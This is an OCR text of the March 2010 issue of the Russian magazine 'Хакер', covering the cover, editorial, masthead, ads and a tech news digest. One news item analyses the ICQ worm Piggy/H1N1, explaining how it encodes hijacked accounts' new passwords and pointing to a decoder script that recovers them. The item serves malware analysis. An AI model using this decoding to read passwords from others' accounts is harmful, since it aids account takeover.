
TDL3: ВНУТРЕННОСТИ НОВОГО РУТКИТА СТР. 54



www.xakep.ru

МАРТ 03 (134) 2010

ДОЛОЙ USERLEVEL!

ПОВЫШАЕМ ПРИВИЛЕГИИ ДО NT AUTHORITY\SYSTEM В ЛЮБОЙ ВЕРСИИ **WINDOWS**

СТР. 32


7 ЧУДЕС KDE

КЛЮЧЕВЫЕ ТЕХНОЛОГИИ **KDE 4**

СТР. 94



СТР. 48



АНТИВИРУСНАЯ ЛАБОРАТОРИЯ

ИНСТРУМЕНТЫ ДЛЯ АНАЛИЗА **ПОДОЗРИТЕЛЬНЫХ ФАЙЛОВ**

СТР. 28

ДЕНЬГИ НА ЗВЕЗДАХ

КАК СЭКОНОМИТЬ И ЗАРАБОТАТЬ С ПОМОЩЬЮ **ASTERISK**

СТР. 119

ХАКЕР 03 (МАРТ) 2010
РУБИМ IE: НОВЫЙ 0-DAY СПЛОИТ ДЛЯ ЭКСПЛОРЕРА
134



INTRO

<u>Месяц выдался богатым на разные истории</u>, одна круче другой. Но выход нового паблик-сплоита под IE по определению затмевает любые другие истории. Тем более, что и тут нашлось место для шпионов, Китая и даже (каким-то наркоманским образом) компании Google. Впрочем, сам этот шпионский замес – не самая значимая часть произошедшего.
Нам с тобой куда интереснее технические и практические аспекты бага, поразившего, с разным анамнезом, все последние версии IE. Тут мы засылаем тебе целебный луч светлых знаний и полный карт-бланш на изучение новой ошибки IE. И помогут тебе в этом все 144 страницы отборного контента из нового Х.

Приятного чтения!

nikitozz, гл. ред.
nikitoz@real.xakep.ru

Content

MegaNews

Ferrum.

PC_ZONE.

Взлом.

Сцена.

Юниксойд.

Кодинг.

SYN/ACK.

Юниты



/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА
/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева


/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

ВСЕ, НЕТУ БОЛЬШЕ SUN!



Долгое, очень долгое время рассматривала Еврокомиссия материалы по сделке между компаниями Oracle и Sun Microsystems, неоднократно откладывая вынесение решения. Долго думали европейские антимонополисты, и многое им не нравилось, и даже тот факт, что западные коллеги уже давно дали добро, их не убеждал. Смущение чиновников понятно, ведь в случае поглощения «Ораклом» компании Sun в одном месте сойдутся практически полная монополия на Java, серьезные hardware-мощности, мощнейшая БД, укомплектованная опциями на все случаи жизни, VirtualBox, Solaris OC, MySQL и многое-многое другое. Но вот, после 9 месяцев споров, решение, наконец, было вынесено и оно, о чудо, положительное — Еврокомиссия разрешила сделку стоимостью $7.4 миллиарда! Каковы будут последствия этого слияния, какое влияние оно окажет на рынок и как распорядятся в Oracle новыми возможностями, покажет самое ближайшее будущее. Первые весточки уже имеются. Перед сдачей номера представители компании Oracle сообщили о своих намерениях прекратить развитие платформы для совместной разработки открытых проектов — Kenai (www.kenai.com). Сервис был создан компанией Sun в 2008 году и, получив немалую популярность среди разработчиков открытых приложений на языке Java, теперь, вероятно, будет закрыт. В перспективе, правда, открытие нового проекта — удобного как для разработчиков Java, так и Oracle, но сам тренд печален. Остается только набрать в браузере http://sun.com и, смахнув слезу, наблюдать, как страничку автоматически переадресовывает на oracle.com. Вот и нет больше легендарной Sun Microsystems, одной из ключевых компаний в истории IT.

ТИХИЙ И УМНЫЙ «РЕЗАК» ОТ LG


Компания LG выпустила новый пишущий DVD-привод GH24 Super Multi. «Резак» с максимальной скоростью записи 24x порадует сразу несколькими приятными особенностями, первая из которых — технология тихого воспроизведения Silent Play. Благодаря Silent Play девайс работает бесшумно, не жертвуя при этом производительностью системы. GH24 поставляет 2.400 Кб данных в секунду, производя только 32 децибела звука; для сравнения — почти так же тихо, как 30 децибелов фонового шума в типичной библиотеке. Это особенно важно, когда GH24 используется для того, чтобы слушать музыку или смотреть кино. Вторая приятная особенность — уникальная технология Jamless Play, которая автоматически предотвращает остановку воспроизведения видео в случае обнаружения на диске физических дефектов, таких как царапины или отпечатки пальцев. Привод сам находит следующий неповрежденный фрагмент и перескакивает через ошибочные данные или поврежденные области всего за секунду или даже меньше. Также привод поддерживает технологию SecurDisc, обеспечивающую максимальную защиту конфиденциальных данных, а фирменная утилита LG iODD максимально упростит процесс установки девайса, и автоматически обновит информацию по рекомендованным скоростям записи через специализированный веб-сайт. Средняя цена на GH24 Super Multi составляет 1100 руб.



СКОРОСТНЫЕ «ВИНТЫ» ОТ WD

Весьма достоверные слухи утверждают, что скоро нас ожидает пополнение в линейке скоростных накопителей на жестких магнитных дисках VelociRaptor от компании Western Digital. Моделей, судя по всему, будет две; ориентированы они будут на интерфейс SATA 6 Гбит/с, скорость вращения шпинделя составит 10.000 об/мин, а объем кэша — 64 Мб. Так как младшая модель будет построена на одной пластине, ее объем составит 300 Гб; в свою очередь, вторая модель сможет похвастаться уже двумя пластинами и емкостью 600 Гб. Предполагается, что старшая модель HDD будет стоить порядка $300.

393 ТОРРЕНТ-ТРЕКЕРА БЫЛИ ЗАКРЫТЫ В 2009 ГОДУ УСИЛИЯМИ АНТИПИРАТСКОЙ ОРГАНИЗАЦИИ BREIN.



GOOGLE ССОРИТСЯ С КИТАЕМ

В МИРЕ ЗАНЯТО УЖЕ ПОЧТИ 90% АДРЕСОВ ИНТЕРНЕТ-ПРОТОКОЛА IPV4.

Google совсем недавно был атакован хакерами, и, как утверждают представители компании, сделано это было умышленно, хак был заказной, а следы его ведут в Китай. То есть, пока получается, что китайские хакеры сначала взломали почтовые аккаунты своих, местных, правозащитников, используя для этого очередную дырку в IE6, а уже потом отправились крестовым походом на сам Google и сайты других компаний (Yahoo, Symantec, Adobe и т.д.). Ребята из Google в своем блоге (googleblog.blogspot.com) выражают озабоченность цензурой поиска в Китае. А также желание обсуждать с властями Поднебесной возможность полноценной выдачи поисковых результатов, угрожая вовсе закрыть свое представительство. И атака хакеров — причина пересмотра сего бизнеса в Китае? Или, может быть, за 4 года, с тех пор, как был запущен Google.cn, стало ясно, что соперничать с Baidu.com бессмысленно? :) Между тем, сообщение о критических ошибках в сплоите сильно всколыхнуло общественность. Подлил масла в огонь и тот факт, что Microsoft и вовсе сначала не собирался выпускать заплатку, собираясь исправить ошибку в ближайшем плановом обновлении. В результате, во Франции и Германии власти вообще рекомендовали гражданам отказаться от ненадежного браузера. В Microsoft, глядя на серьезность ситуации, экстренно выпустили патч, устраняющий, в целом, восемь уязвимостей в разных версиях IE и, в частности, затыкающий ту самую дырку, которой, как считается, воспользовались хитрые китайцы. Все подробности новой бреши в IE — в нашей теме номера. Любопытно, что на фоне шумихи не упустили своего и компании Opera Software и Mozilla. Они заявили, что скандал между Google и Китаем подогревает интерес к их продуктам — у обеих компаний наблюдается явный прирост популярности. Например, в Opera уверяют, что их объем трафика вырос на 40% за 4 дня.

QWERTY — ЭТО НЕ ПАРОЛЬ



В компании Twitter всерьез озаботились безопасностью пользователей. Раз уж юзеры сами не могут думать своей головой, придется думать за них, — видимо, решили в Twitter, и составили список из 370 самых популярных слов и комбинаций, использующихся при создании аккаунта в Twitter в качестве пароля. Попали в blacklist сплошные банальности вроде «naked», «stupid», «twitter», «secret», «porsche», «ferrari» и даже «russia». Получившийся на выходе список попросту запретили — теперь при попытке задать пароль вроде «123456» или «password» система скажет вежливое «нет, так не пойдет» и предложит пользователю придумать что-нибудь посложнее. Впрочем, русские gfhjkm (слово «пароль» на латинской раскладке) и прочие наши банальности система по-прежнему не распознает.
Ранее разработчики уже внедрили механизм сканирования на наличие вредоносных кодов на третьих сайтах, ссылки на которые дают пользователи в своих твитах. Twitter ведет собственный «черный список» сайтов и доменов, блокируя твиты с ссылками на сайты, содержащие активные malware-код. Ведь излюбленный прием для сбора трафика — отправить яркий твит с ссылкой на страницу со свежим сплоитом, составив содержание так, чтобы сообщение попало в «Наиболее популярные темы».



ГИБРИД ОТ LENOVO

Думаешь, ноутбуком-трансформером тебя уже не удивить? Тогда знакомься — новинка от Lenovo — IdeaPad U1 Hybrid, состоящий из полноценной док-станции и не менее полноценного планшетника. По сути, в «собранном» виде два эти девайса составляют полноценный ноутбук неплохой мощности. Порознь мы имеем интернет-планшет на чипсете Qualcomm Snapdragon, с флеш-диском на 16 Гб, 512 Мб оперативной памяти, диагональю 11.6" (1366 x 768 пикселей) и поддержкой мультитач. А также док-станцию на базе Intel Core 2 Duo U4100 с тактовой частотой 1.3 ГГц, 4 Гб DDR3 и твердотельным накопителем до 128 Гб. В то время как планшет работает под Skylight Linux, док-станция оснащена Windows 7. Bluetooth, 3G и WiFi поддерживаются обеими секциями устройства, а планшет также щеголяет веб-камерой на 1.3 Мп. Время автономной работы обоих устройств будет достигать 8 часов. Продажи этой интересной и необычной штуки начнутся летом, и цена составит $999.

MetaTrader 4 - программа для зарабатывания денег

На сегодняшний день информационно-торговая платформа MetaTrader 4 является одним из самых популярных и передовых инструментов для работы на финансовых рынках. Терминал позволяет торговать самыми разными финансовыми продуктами: валютами, контрактами на разницу (CFD) на акции и фьючерсы с одного счета.

- **Воплощение концепции «все-в-одном»**
  возможность анализировать динамику финансовых инструментов, совершать торговые операции, создавать и использовать программы автоматического трейдинга;
- **Простота в использовании**
  русскоязычное меню, возможность работать, не устанавливая программу на компьютер, понятный и удобный интерфейс, возможность торговать прямо с графиков;
- **Соответствие последнему слову в IT-разработоках для финансового сектора**
  WAP, версия для КПК и смартфона; возможность работы через крупнейшую систему электронной торговли (ECN) Currenex;
- **Полноценная информационная поддержка клиентов**
  круглосуточный пакет новостей on-line для клиентов от информационных агентств Dow Jones Newswires и «Прайм-ТАСС».

Компания «Альпари»
Профессиональные услуги на финансовых рынках

8 (800) 200-01-31
Звонок по России бесплатный

www.alpari.ru



Москва: Руновский переулок, д. 10; (495) 710-76-76. **Санкт-Петербург:** ул. Ефимова, д. 4А, Бизнес-Центр «МИР», офис 405; (812) 441-29-30, 441-29-31. **Ростов-на-Дону:** пр. Соколова, д. 27, 4 этаж; (863) 250-21-29, 250-69-46. **Новосибирск:** ул. Советская, д. 37, офис 501; (383) 227-01-46. **Екатеринбург:** ул. Радищева, д. 12, офис 313; (343) 356-03-34, 378-20-38, 356-03-35. **Нижний Новгород:** ул. Ульянова 26/11, офис 1307; (831) 414-73-80, 411-82-67. **Казань:** ул. Спартаковская, д. 6, Бизнес-Центр «СУВАР ПЛАЗА», офис 1408; (843) 526-55-40.

РОССИЯ — ЛИДЕР ПО ОБЪЕМУ ТРАФИКА, ГЕНЕРИРУЕМОГО ВО ВРЕМЯ КИБЕРАТАК; 13% ТРАФА НА НАШЕЙ СОВЕСТИ (ПО ДАННЫМ КОМПАНИИ AKAMAI).

ХАКЕРЫ «БЫВШИМИ» НЕ БЫВАЮТ



Звезда мировой сцены Дмитрий Голубов aka Script, человек, приложивший руку к созданию легендарного сайта carderplanet.cc, названный западной прессой «крестным отцом кардерской мафии», ныне является главой интернет-партии Украины и вообще не любит, когда его называют «хакером». В свое время Script избежал «самого громкого разбирательства в истории Европы» (по мнению опять-таки западной прессы), благодаря тому, что за него поручились два народных депутата Украины Владимир Макеенко и Владимир Демехин. К политике Голубов не охладел по сей день, но и компьютерные хитрости ему все же не чужды: в ходе предвыборной кампании, развернувшейся в Украине, Голубов увел у кандидата в президенты Юлии Тимошенко домен kraina.org.ua, где располагался ее проект «Ідеальну Країну». Именно этот адрес был опубликован на сотнях агитационных плакатов Тимошенко, именно по этому адресу она предлагала обращаться, призывая людей помочь ей в развитии Украины. Однако проплата домена истекла, и интернет-партия быстро перекупила имя, никак не нарушив закон. Голубов комментирует ситуацию в свойственной ему манере: «Она сожгла душу 15.000 людей, которые ежедневно тратили свое время и вносили свои предложения, в которых предлагали, как нужно строить государство. У сайта kraina.org.ua отличный PR и ТИЦ, этот сайт ежедневно посещает порядка 400-500 людей, что позволит нам не тратить время на его раскрутку».

СОГЛАСНО ДАННЫМ LINUX FOUNDATION, ЗА ПОСЛЕДНИЕ 5 ЛЕТ ВАКАНСИЙ ДЛЯ LINUX-СПЕЦИАЛИСТОВ СТАЛО БОЛЬШЕ НА 80%.

ДОЛГОЖДАННЫЙ ГУГЛОФОН

Девайс по имени Nexus One от компании Google, который сама компания относит к категории «суперфонов», поступил в продажу, и хотя никакой революции не случилось, устройство все равно достойно внимания. Аппарат выполнен на базе устройства тайваньской корпорации HTC, и его дизайн выгодно отличается от T-Mobile G1 — у Nexus One определенно есть свое «лицо». Что до технических характеристик, они выглядят следующим образом: дисплей 3.7" (AMOLED, 480 x 800), к сожалению, пока без мультитача — проблемы не с реализацией, а с патентами; процессор Qualcomm Snapdragon 3G QSD8250 1 ГГц; 512 Мб оперативной памяти, 512 Мб флэш-памяти; карта памяти формата SD объемом 4 Гб (максимум 32 Гб); батарея, стандартная для такого рода гаджетов — 1400 мАч. Девайс работает под Android 2.1, поддерживает GSM/EDGE (850, 900, 1800, 1900 МГц), Wi-Fi (802.11b/g/n), Bluetooth 2.1 и другие беспроводные технологии, а также комплектуется камерой на 5 Мп. Цифровой компас, акселерометр и AGPS-приемник «в комплекте». Цена аппарата оказалась выше многих прогнозов — Nexus One без контракта стоит $529.99. Продажи для Европы начнутся весной и, кстати, в европейской версии мультитач, скорее всего, будет :). Правда, зачем ждать? Знаменитый взломщик операционных систем семейства Android, известный под ником Cyanogen, выпустил обновление для прошивки смартфона Nexus One (http://forum.xda-developers.com/showthread.php?t=621441), которое кардинальным образом расширяет его функциональность, разблокируя мультитач. До этого хакер успел обновить прошивку с патченным ядром (iptables, поддержка USB, обновленный драйвер для WLAN), SSH (на базе демона Dropbear) и утилиты Nano, htop, powertop и busybox.



В СПИСКАХ САМЫХ «БОЛЕЮЩИХ» КИБЕРНЕДУГАМИ СТРАН РОССИЯ ЗАНЯЛА 2 МЕСТО — ТАКИЕ ДАННЫЕ ПРИВОДЯТСЯ В ЕЖЕГОДНОМ ОТЧЕТЕ PANDALABS.


КОМПЬЮТЕР НАЧИНАЕТСЯ С INTEL®.
intel
Полюс
Компьютеры
(812) 703-10-50
(812) 703-10-90
Развлекайтесь!
Благодаря поддержке двухъядерной технологии компьютер “Передовик” на базе процессора Intel® Core 2 Duo является идеальным выбором для полного погружения
в мир мультимедиа.
сетевая интеграция, ноутбуки
рабочие станции, периферия
intel
CORE™ 2
Duo
inside™
Ищи знак
Intel
Inside®
Реклама
Intel, Intel Logo, Intel Core, Intel Inside Logo, являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.



ПОИСКОВАЯ МЗДА

Правообладатели и их лобби — страшная сила, и эта сила бушует в Европе вовсю. Стало известно, что власти Франции всерьез рассматривают возможность введения налога на использование поисковиков, то есть Google, Bing, Yahoo, MSN, а также на поиск по крупным социальным сетям. Средства, собранные таким образом, планируют переправлять в фонды помощи представителям творческих профессий, которые в наш суровый век страдают от сетевого пиратства — писателям, художникам и, конечно же, самым бедным и несчастным — музыкантам. Платить этот налог, правда, должны будут не юзеры, а сами поисковые гиганты — правительство предполагает подать все это в виде налога на рекламу, то есть, вычитаться он будет с каждого клика по рекламной ссылке или баннеру. Уже было подсчитано, что это теоретическое нововведение способно приносить Франции по 10-20 млн. евро в год. Представители Гугл-Европа уже высказались об этой инициативе французских властей неодобрительно, заявив, что они «тормозят прогресс». Мы бы высказались иначе — власти опять пихают прогрессу в колеса арматуру, а также ищут деньги в чужом кармане.

$1337 МОЖНО ПОЛУЧИТЬ ОТ GOOGLE, ОТЫСКАВ В CHROME СЕРЬЕЗНУЮ УЯЗВИМОСТЬ.

СВОБОДУ ~~ПОПУГАЯМ~~ MYSQL!



Пока Sun и Oracle радуются, совершая многомиллиардную сделку, таким положением вещей здорово недоволен один человек — Майкл Видениус, основной автор оригинальной версии MySQL. Видениус до последнего призывал Еврокомиссию одуматься и защитить его детище, которое он, напомним, продал компании Sun в январе 2008 года, а после активно принимал участие в проекте и заработал на продажах MySQL миллионы. Однако что-то пошло не так, и в 2009 Видениус уволился из Sun, собираясь открыть собственный бизнес, но вместо этого, в том же 2009, начал холивар против Sun и Oracle. Сейчас Майкл опасается, что сразу после слияния Oracle сделает страшное — прекратит развитие его детища, практически убив MySQL, закроет код, поднимет цены на поддержку и так далее. Видениус даже основал сайт helpmysql.org, где собрал более 30 тыс. подписей в защиту MySQL, но Еврокомиссия все же разрешила сделку. Посокрушавшись и дав очень нелестные комментарии в адрес антимонопольщиков прессе, Видениус, однако, не сдался — теперь он просит помощи у России и Китая, как у «двух сильных, независимых стран, которые все еще могут изменить ситуацию». Он призывает обращаться в ФАС, писать о MySQL в прессе и давить на все возможные рычаги. Опасения можно понять. Oracle не поскупилась на рекламный блок в европейской редакции Wall Street Journal, пообещав тратить на разработку SPARC и Solaris больше денег, чем Sun, но по поводу MySQL никаких обещаний и намеков не было.

БИЛЛ ГЕЙТС ВЕРНУЛСЯ В СОЦИАЛЬНЫЕ СЕТИ



В прошлом у экс-главы Microsoft уже был опыт общения с социальными сетями и, видимо, тогда они ему не слишком понравились. Еще в 2007 году, когда «мелкомягкие» вложили $240 млн. в Facebook, почти одновременно с этим в сверхпопулярной сети появился аккаунт Билла Гейста, который, впрочем, просуществовал совсем недолго. Из-за нездорового ажиотажа и внимания, которое привлекал его профиль, Гейтс был вынужден покинуть Facebook еще в феврале 2008. Но прошло время и Билли, похоже, решил дать социальным сетям еще один шанс — он не только вернулся на Facebook, но и создал учетную запись в Twitter (twitter.com/BillGates). Первый твит Гейтса, с которого он начал знакомство с сервисом, начался со слов «Hello World». В фоловеры к Биллу записалось уже больше 380 тыс. человек. В одном из последних твитов Билл рассказывает, что его фонд потратит 10 миллиардов долларов на детские вакцины. Интересно, заработала ли в России Microsoft столько денег за все 17 лет существования?


intel
ВЫБРАТЬ ПОДАРОК
ПРОСТО.
ЮЛМАРТ
(495) 287-42-41 (812) 334-99-39
WWW.ULMART.RU
Мощь и сила тигра в компьютерах
Ulmart™ Tiger Limited Edition
на базе процессора Intel® Core i7™
НОВИНКА
intel
CORE™ i7
inside™
Быстрее.
Умнее.
Intel, логотип Intel, Intel Inside, Intel Core и Core Inside являются товарными знаками корпорации Intel на территории США и других стран.

СВИНОЙ ГРИПП ДОБРАЛСЯ ДО АСЬКИ



Вирусы на глазах становятся хитрее, умнее и интерактивнее, и, пока полрунета, нахватавшись порно-заразы, воет от вирусов-шантажистов, требующих для разблокировки ОС отправить SMS на короткий номер, другую половину порой даже сложно обвинять в глупости, фыркая «сами дураки». Яркий пример к сказанному — эпидемия, обрушившаяся на ICQ в конце января. Вирус Piggy.zip или H1N1 не просто угонял пароли и рассылал себя по всему контакт-листу, но при этом еще вполне адекватно общался с подозрительными юзерами. На вопросы вроде «а там не вирус\троян?» вирус отвечал: «нет, это флешка про свинью, глянь :)», а на резонное «ты бот?» весьма бодро обзывал спрашивающего в духе «сам ты бот!». В итоге, на провокацию попались тысячи людей. Еще одна интересная черта H1N1 заключается в том, что, сменив в ICQ пароль, хитрый малварь записывает новый пароль в зашифрованном виде прямо в графу «О себе».

Вирус имеет имя Piggy.exe, размер 1,95 Мб (целый троянище!). Файл ничем не закриптован и написан на Delphi, что несложно выяснить с помощью PEiD. Посмотрев секцию данных, увидим, что все текстовые строки автор вируса закодировал неизвестным алгоритмом, который нам удалось быстро «расколоть». После длительных трассировок вируса в OllyDbg был найден адрес алгоритма декодирования текстовых строк — 004A60AC. Проанализировав участок кода, поймешь и сам алгоритм :). Вся строчка, состоящая из нолей и единичек, разбивается на блоки по 5 цифр (4 бинарных бита + бит-флаг). Затем каждый подблок из 4-х цифр преобразовывается из двоичной системы в десятичную и соединяется с результатом преобразования для предыдущего блока, а результат записывается в буфер. Эти действия повторяются до тех пор, пока флаг равен единице. Как только флаг оказывался равен нулю, текст из буфера переводился в шестнадцатеричную систему — получается символ пароля. Допустим, была строчка: 00011000110101000011000 1... Она разделилась на блоки: 0001 1 0001 1 0101 0 0001 1 0001... Далее каждый блок из 4-х чисел преобразовывался из двоичной системы в десятичную (0001b => 1, 0001b => 1, 0101b => 5), причем полученные цифры записываются как одно число, а результат далее преобразовывается в шестнадцатеричную систему (115d = 73h = «s»).

Впрочем, для восстановления пароля возиться необязательно. Подсмотрев закодированный пароль на сайте icq.com/people/номер_угнанной_аськи, составляем HTTP-запрос http://uasc.org.ua/Piggy.php?c=<нолики и единички> и получаем новый пароль. Скрипт для преобразования decoder.php ты найдешь на диске, его, как и описание вируса, подготовил eLwaux (uasc.org.ua). К слову, это не первый вирус, который умеет разговаривать по мессенджеру. Еще в 2005 году был замечен червь IM.Myspace04.AIM, который аналогично отшучивался в ответ на предположения о том, что он вирус («lol no its not its a virus», говорил он). А в 2007 году прославился российский бот, который выманивал деньги с помощью разговоров о сексе.

ГАЛЛЮЦИНОГЕННЫЙ ХАКИНГ

Разбирательство по делу Альберта Гонсалеса aka segvec aka soupnazi aka j4guar17, самого «успешного» кардера в истории США, идет полным ходом. Напомним, что арестовали Гонсалеса еще в 2008 году, и тогда ему было предъявлено 19 обвинений, в числе которых и кибермошенничество и хищение личных данных при отягчающих обстоятельствах, и много еще чего. Сейчас, когда кардеру грозит от 15 до 25 лет лишения свободы и огромный штраф, все еще продолжают выясняться новые подробности. Так, например, Гонсалес наконец признал себя виновным в хищении 170 млн. номеров кредитных и дебетовых карт, хотя исходно речь шла о 130 миллионах. Также защитники хакера всячески упирают на то, что Гонсалес занимался киберкриминалом будучи не совсем в себе — утверждается, что он много лет употреблял марихуану, LSD, кетамин, кокаин и галлюциногенные грибы, и преступления совершал под влиянием перечисленных веществ. Психиатр, нанятый кардером, и вовсе поставил ему диагноз — синдром Аспергера, то есть высокофункциональный аутизм. Страшно подумать, что еще «найдут» у Гонсалеса, и как он вообще со всем этим выжил :).



ИНТЕРНЕТ НА ОРБИТЕ



В конце января у экипажа МКС появился повод для радости — 22 числа космонавты лично написали первый в истории человечества твит с орбиты и получили возможность прямого выхода в интернет. Раньше экипаж тоже контактировал со всемирной паутиной, оставляя сообщения в Twitter или общаясь с близкими с помощью IP-телефонии, но делать это приходилось через посредников, то есть через ЦУП в Хьюстоне. Теперь же, благодаря Тимоти Кримеру, который больше месяца занимался на МКС этим вопросом, космонавтам для выхода в Сеть потребуется только ноутбук. Связь по-прежнему идет через Хьюстон, но теперь ее обеспечивает специальный сервер, подключенный к всемирной паутине. Интернет для экипажа МКС полностью открыт, но в ЦУПе напоминают, что космонавты такие же сотрудники НАСА, как и все остальные, и если они будут сидеть в интернете в ущерб работе, их ждут проблемы с начальством.



ПОЧТИ КАК ЖИВЫЕ

Клавиатура и мышка ErgoMotion от компании Smartfish Technologies лишний раз доказывают, что нет предела совершенству. Обе девайса изначально проектировались для медицинских. Главная особенность обоих устройств — подвижность. Клавиатура будет сама анализировать скорость печати и другие особенности работы пользователя и, исходя из этих наблюдений, сможет плавно подстраиваться под руки, снижая утомляемость и нагрузку. Кибord имеет 7 позиций, может изменять угла наклона и взаимного расположения частей. Идеальным дополнением к этому привету из будущего является мышка, оснащенная плавно движущимся поворотным механизмом, с помощью которого «грызуна» можно наклонять практически как угодно. Оба девайса подключаются к компьютеру через USB. Продажи устройств начнутся весной, цена клавиатуры составит гуманные $150, цена мышки тоже не кусается — $50.

8199,5 МГЦ — ДО ТАКОЙ РЕКОРДНОЙ ЧАСТОТЫ УДАЛОСЬ РАЗОГНАТЬ ПРОЦЕССОР INTEL CELERON 347 (3,06 ГГЦ) УКРАИНСКОМУ ОВЕРКЛОКЕРУ TIN.

БЕСПРОВОДНЫЕ МОНИТОРЫ УЖЕ БЛИЗКО

Это назревало давно, и вот, наконец, передача изображения без проводов почти добралась до потребительского рынка, замерев буквально в полушаге от начала продаж. Первую ласточку на волю отпустили компании Intel и Netgear, продемонстрировав на выставке CES 2010 технологию Intel Wireless Display, передающую изображение разрешением до 720p посредством обыкновенного Wi-Fi. Для работы Intel WiDi не нужно ничего, кроме специального приемника и ноутбука (специально разработаны модели от Sony, Dell и Toshiba, работающие на базе Intel Core i3, i5 и i7), который по нажатию хоткея подключается к удаленному экрану, выводя на него картинку. Как было сказано выше, изображение передается по стандарту 802.11n, а сжатие картинки ложится на плечи процессора ноута, с которого идет передача. Да, картина пока неидеальна — нет поддержки HDCP (технологии защиты медиаконтента), нет Full-HD, но все это обещают совсем скоро, равно как и более широкий перечень моделей ноутбуков, поддерживающих WiDi. В продаже это счастье должно появиться уже в конце января.



